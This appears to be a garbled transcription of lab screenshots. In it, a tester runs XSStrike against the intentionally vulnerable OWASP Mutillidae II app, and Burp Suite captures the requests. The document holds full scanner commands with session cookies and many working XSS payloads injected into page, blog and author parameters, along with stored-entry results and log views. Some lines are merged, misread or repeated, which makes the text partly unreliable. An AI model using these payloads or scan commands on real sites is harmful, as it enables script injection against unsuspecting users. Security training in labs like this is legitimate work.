[Home](#) | [Login/Register](#) | [Toggle Hints](#) | [Show Popup Hints](#) | [Toggle Security](#) | [Enforce SSL](#) | [Reset DB](#) | [View Log](#) | [View Captured](#)

- [OWASP 2013](#)
 - [OWASP 2010](#)
 - [OWASP 2007](#)
 - [Web Services](#)
 - [HTML 5](#)
 - [Others](#)
 - [Documentation](#)
 - [Resources](#)
- 

[Back](#)[Help Me!](#)

Page Not Found

Validation Error: 404 - Page Not Found

Client-side Control Challenge

 OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt Kiddie) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources

 Getting Started: Project Whitepaper

 Release Announcements

 Video Tutorials

Client-side Control Challenge

Back  Help Me!

Hints

Please enter flag into all form fields

Please enter the following flag into each field and choose the flag in each control. For example enter the flag into all text fields and choose the flag in the drop down, check the box next to the flag, and select the radio button for the flag.

Be certain **every** control contains the value of the flag.

When all controls have the value of the flag submit the form.

Flag	877062648	Get New Value
Text Box	<input type="text"/>	
Read-only Text Box	<input type="text" value="42"/>	
Short Text Box	<input type="text"/>	
Disabled Text Box	<input type="text"/>	
Hidden Text Box	<input type="text"/>	
"Secured by JavaScript" Text Box	<input type="text"/>	
Vanishing Text Box	<input type="text"/>	

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn

Intercept HTTP history WebSockets history Options

Request to http://10.0.2.10:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 GET /mutillidae/index.php?page=client-side-control-challenge.php&resetTargetValue=1 HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.0.2.10/mutillidae/index.php?page=client-side-control-challenge.php
9 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
13
```

(root㉿kali)-[~/home/veronica/Documentos/red_team/XSSstrike]

```
# ./xssstrike.py -u "http://10.0.2.10/mutillidae/index.php?page=client-side-control-challenge.php&resetTargetValue=1" --headers "Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1"
```

Request to http://10.0.2.10:80

XSSstrike v3.1.5

Forward Drop Intercept is on Action Open Browser

```
[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: page
[!] Reflections found: 6
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 18548
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] n
[!] Upgrade-Insecure-Requests: 1
```

Intercept HTTP history WebSockets history Options

Request to http://10.0.2.10:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 GET /mutillidae/index.php?page=<d3v/+oNMoUseOVer%0a=%0a(prompt)`%0dx>v3dm0s&resetTargetValue=1 HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.0.2.10/mutillidae/index.php?page=client-side-control-challenge.php&resetTargetValue=1
9 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqdel; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
13
```

← → C ⌂ 10.0.2.10/mutillidae/index.php?page=client-side-control-challenge.php&resetTargetValue=1

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Nessus Essentials / Fo...

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

OWASP 2013 OWASP 2010 OWASP 2007 Web Services HTML 5 Others Documentation Resources

Getting Started: Project Whitepaper

Page Not Found

Back Help Me!

Validation Error: 404 - Page Not Found

Add to your blog

 OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1ddle) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources

Getting Started:
Project Whitepaper

Release Announcements

YouTube
Video Tutorials

Welcome To The Blog

Back Help Me!

Hints

Add New Blog Entry

View Blogs

Add blog for anonymous

Note: , <i> and <u> are now allowed in blog entries

Save Blog Entry

View Blogs

1 Current Blog Entries

Name	Date	Content
anonymous	2009-03-01 22:27:11	An anonymous blog? Huh?

Intercept HTTP history WebSockets history Options

Request to http://10.0.2.10:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```

1 POST /mutillidae/index.php?page=add-to-your-blog.php HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 75
9 Origin: http://10.0.2.10
10 Connection: close
11 Referer: http://10.0.2.10/mutillidae/index.php?page=add-to-your-blog.php
12 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 csrf-token=&blog_entry=1&add-to-your-blog-php-submit-button=Save+Blog+Entry

```

(root㉿kali)-[~/home/veronica/Documentos/red_team/XSStrike]

OWASP Mutillidae II: Web Pwn In Mass Production

./xsstrike.py -u "http://10.0.2.10/mutillidae/index.php?page=add-to-your-blog.php" --headers "Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1" --data "csrf-token=&blog_entry=1&add-to-your-blog-php-submit-button=Save+Blog+Entry"

XSStrike v3.1.5

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

[~] Checking for DOM vulnerabilities

[+] WAF Status: Offline

[+] Testing parameter: page

[+] Reflections found: 6

[~] Analysing reflections

[~] Generating payloads

[+] Payloads generated: 18549

[-] Payload: <D3VX0dNPoInTerentER%0a=%0a[8].find(confirm)>v3dm0s

[+] Efficiency: 100

[+] Confidence: 10

[?] Would you like to continue scanning? [y/N] y

[+] Payload: <A%0aonp0INTeRenTER%09=%09a=prompt,a()>v3dm0s

[+] Efficiency: 100

[+] Confidence: 10

[?] Would you like to continue scanning? [y/N] y

[+] Payload: <A%090NMoUseOVer++=a=prompt,a()>v3dm0s

[+] Efficiency: 100

[+] Confidence: 10

[?] Would you like to continue scanning? [y/N] ■

Welcome To The Blog

Back Help Me!

Add New Blog Entry

Add blog for anonymous

Note: , <i> and <u> are now allowed in blog entries

Project Whitepaper

Intercept HTTP history WebSockets history Options

Request to http://10.0.2.10:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```

1 POST /mutillidae/index.php?page=add-to-your-blog.php HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 74
9 Origin: http://10.0.2.10
10 Connection: close
11 Referer: http://10.0.2.10/mutillidae/index.php?page=add-to-your-blog.php
12 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 csrf-token=&blog_entry=<A%0aonp0INTERenTER%09=%09a=prompt,a()%>v3dm0s&add-to-your-blog-php-submit-button=Save+Blog+Entry

```

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1ddle) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

Welcome To The Blog

Back Help Me!

Hints

Add New Blog Entry

View Blogs

Add blog for anonymous

Note: ,<i> and <u> are now allowed in blog entries

Save Blog Entry

View Blogs

2 Current Blog Entries

	Name	Date	Content
1	anonymous	2023-02-20 19:32:54	v3dm0s
2	anonymous	2009-03-01 22:27:11	An anonymous blog? Huh?

View someone's blog

The screenshot shows a web browser interface for the OWASP Mutillidae II challenge. The title bar indicates the URL is 10.0.2.10/mutillidae/index.php?page=view-someones-blog.php. The page header displays "OWASP Mutillidae II: Web Pwn in Mass Production" with a version of 2.6.24 and security level 0 (Hosed). It also shows hints are enabled and the user is not logged in. Navigation links include Home, Login/Register, Toggle Hints, Show Popup Hints, Toggle Security, Enforce SSL, Reset DB, View Log, and View Captured Data.

The main content area is titled "View Blogs" and contains a "Back" button, a "Help Me!" button, and a "Hints" section. Below this is a "View Blog Entries" section with a "Add To Your Blog" button. A red callout box highlights "Select Author and Click to View Blog". A dropdown menu says "Please Choose Author" and a "View Blog Entries" button. On the left, a sidebar lists OWASP years from 2003 to 2013, and a "Getting Started: Project" section with a document icon.

At the bottom, the NetworkMiner tool shows a captured POST request to http://10.0.2.10:80. The request details are as follows:

```
1 POST /mutillidae/index.php?page=view-someones-blog.php HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 98
9 Origin: http://10.0.2.10
10 Connection: close
11 Referer: http://10.0.2.10/mutillidae/index.php?page=view-someones-blog.php
12 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqdel; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 author=6C57C4B5-B341-4539-977B-7ACB9D42985A&view-someones-blog.php-submit-button=View+Blog+Entries
```

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Computer Logger Extensions Learn

(root㉿kali:[/home/veronica/Documentos/red_team/XSSstrike])

```
# ./xsstrike.py -u "http://10.0.2.10/mutillidae/index.php?page=view-someones-blog.php" --headers "Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1" --data "author=6C57C4B5-B341-4539-977B-7ACB9D42985A&view=someones-blog.php" --submit-button=View+Blog+Entries"
```

ForwardXSStrike v3.1.5 | Intercepted | Action | Open Browser

[+] Checking for DOM vulnerabilities

[+] WAF Status: Offline

[+] Testing parameter: page

[+] Reflections found: 6

[+] Analysing reflections (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

[+] Generating payloads

[+] Payloads generated: 18549

[+] Payload: <htMl%0aONpointEREnTeR+=+confirm()%0dx>

[+] Efficiency: 100%

[+] Confidence: 10

[?] Would you like to continue scanning? [y/N] y

[+] Payload: <htMl%0aONpointEREnTeR+=+a=prompt,a()//st6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada>

[+] Efficiency: 100%

[+] Confidence: 10

[?] Would you like to continue scanning? [y/N] y

[+] Payload: <d3V%0aoNp0InteRenTeR%0a=%0aconfirm()%>v3dm0s

[+] Efficiency: 100%

[+] Confidence: 10

[?] Would you like to continue scanning? [y/N] y

[+] Payload: <a%0aoNM0uSEoVeR%0d=%0d[8].find(confirm)%0dx>v3dm0s

[+] Efficiency: 100%

[+] Confidence: 10

[?] Would you like to continue scanning? [y/N] ■

Comment this item

HTTP/

Inspector

Request Attributes 2

Request Query Parameters 1

Request Body Parameters 2

Request Cookies 4

Request Headers 13

Intercept HTTP history WebSockets history Options

Request to http://10.0.2.10:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 POST /mutillidae/index.php?page=view-someones-blog.php HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 98
9 Origin: http://10.0.2.10
10 Connection: close
11 Referer: http://10.0.2.10/mutillidae/index.php?page=view-someones-blog.php
12 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqdel; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 author=<a%0aoNMoUSEoVer%0d=%0d[8].find(confirm)%0dx>v3dm0s&view-someones-blog-php-submit-button=View+Blog+Entries
```

← → C ⌂ 10.0.2.10/mutillidae/index.php?page=view-someones-blog.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Nessus Essentials / Fo...

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

OWASP 2013 OWASP 2010 OWASP 2007 Web Services HTML 5 Others Documentation Resources

Getting Started: Project Whitepaper

View Blogs

Back Help Me!

Hints

View Blog Entries Add To Your Blog

Select Author and Click to View Blog

Please Choose Author View Blog Entries

0 Current Blog Entries			
	Name	Date	Comment

Show log

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Nessus Essentials / Fo...

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources

 Getting Started: Project Whitepaper

 Release Announcements

 Video Tutorials

Log

Back  Help Me!

Hints

! 193 log records found  Refresh Logs  Delete Logs

Hostname	IP	Browser Agent	Page Viewed	Date/Time
10.0.2.15	10.0.2.15	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	User visited: view-someones-blog.php	2023-02-20 19:45:50
10.0.2.15	10.0.2.15	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	User visited: view-someones-blog.php	2023-02-20 19:42:56
10.0.2.15	10.0.2.15	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	User visited: view-someones-blog.php	2023-02-20 19:41:53
10.0.2.15	10.0.2.15	Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0	User visited: st4r7sv3dm0s3nd	2023-02-20 19:41:17
10.0.2.15	10.0.2.15	Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0	User visited: st4r7sv3dm0s3nd	2023-02-20 19:41:12
10.0.2.15	10.0.2.15	Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0	User visited: st4r7s	2023-02-20 19:41:09
10.0.2.15	10.0.2.15	Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0	User visited: view-someones-blog.php	2023-02-20 19:40:41
10.0.2.15	10.0.2.15	Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0	User visited: v3dm0s	2023-02-20 19:40:41
10.0.2.15	10.0.2.15	Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0	User visited: v3dm0s	2023-02-20 19:40:41
10.0.2.15	10.0.2.15	Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0	User visited: st4r7s>3nd	2023-02-20 19:40:41

Request to http://10.0.2.10:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 GET /mutillidae/index.php?page=show-log.php HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqdel; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
9 Upgrade-Insecure-Requests: 1
10 Sec-GPC: 1
11
12
```

```
[root@kali)-[/home/veronica/Documentos/red_team/XSStrike]
# ./xsstrike.py -u "http://10.0.2.10/mutillidae/index.php?page=show-log.php" --headers "Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1"

XSStrike v3.1.5

[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: page
[!] Reflections found: 6
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 18549

[+] Payload: <D3V%0aOnp0IntERenTER+=+(prompt)`>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y

[+] Payload: <d3v/+onMouseOver%0a=%0a[8].find(confirm)>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y

[+] Payload: <Details%09OnTogGLE%0a=%0aconfirm()%0dx//>
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y

[+] Payload: <a%0dONm0UsEoVER+=+confirm()%>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y

[+] Payload: <a%0aonm0Useover%09=%09confirm()%>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
```

 OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cript Kiddie) Not Logged In

Home Login/Register Toggle Hints Show Popup Hints Toggle Security Enforce SSL Reset DB View Log View Captured Data

Page Not Found

Validation Error: 404 - Page Not Found

Browser: Mozilla/5.0 (X11; Linux x86_64; rv:10.0) Gecko/20100101 Firefox/10.0
PHP Version: 5.3.2-1ubuntu4.14

Request to http://10.0.2.10:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 GET /mutillidae/index.php?page=<Html%0aonP0iNTERenter%09=%09[8].find(confirm)%0dx> | HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
9 Upgrade-Insecure-Requests: 1
10 Sec-GPC: 1
11
12
```

← → ⌂ ⌂ 10.0.2.10/mutillidae/index.php?page=show-log.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Nessus Essentials / Fo...

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources

Back Help Me!

Page Not Found

Validation Error: 404 - Page Not Found

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Nessus Essentials / Fo...

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

Log

Back Help Me!

Hints

! 216 log records found Refresh Logs Delete Logs

Hostname	IP	Browser Agent	Page Viewed	Date/Time
10.0.2.15	10.0.2.15	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	User visited: show-log.php	2023-02-20 20:17:01
10.0.2.15	10.0.2.15	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	User visited:	2023-02-20 20:15:37
10.0.2.15	10.0.2.15	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	User visited:	2023-02-20 20:14:57
10.0.2.15	10.0.2.15	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	User visited: show-log.php	2023-02-20 20:13:09
10.0.2.15	10.0.2.15	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	User visited:	2023-02-20 20:12:51
10.0.2.15	10.0.2.15	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36	User visited: st4r7s3nd	2023-02-20 20:11:49
10.0.2.15	10.0.2.15	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36	User visited: st4r7sv3dm0s3nd	2023-02-20 20:11:47
10.0.2.15	10.0.2.15	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)	...	2023-02-20

Getting Started: Project Whitepaper Release Announcements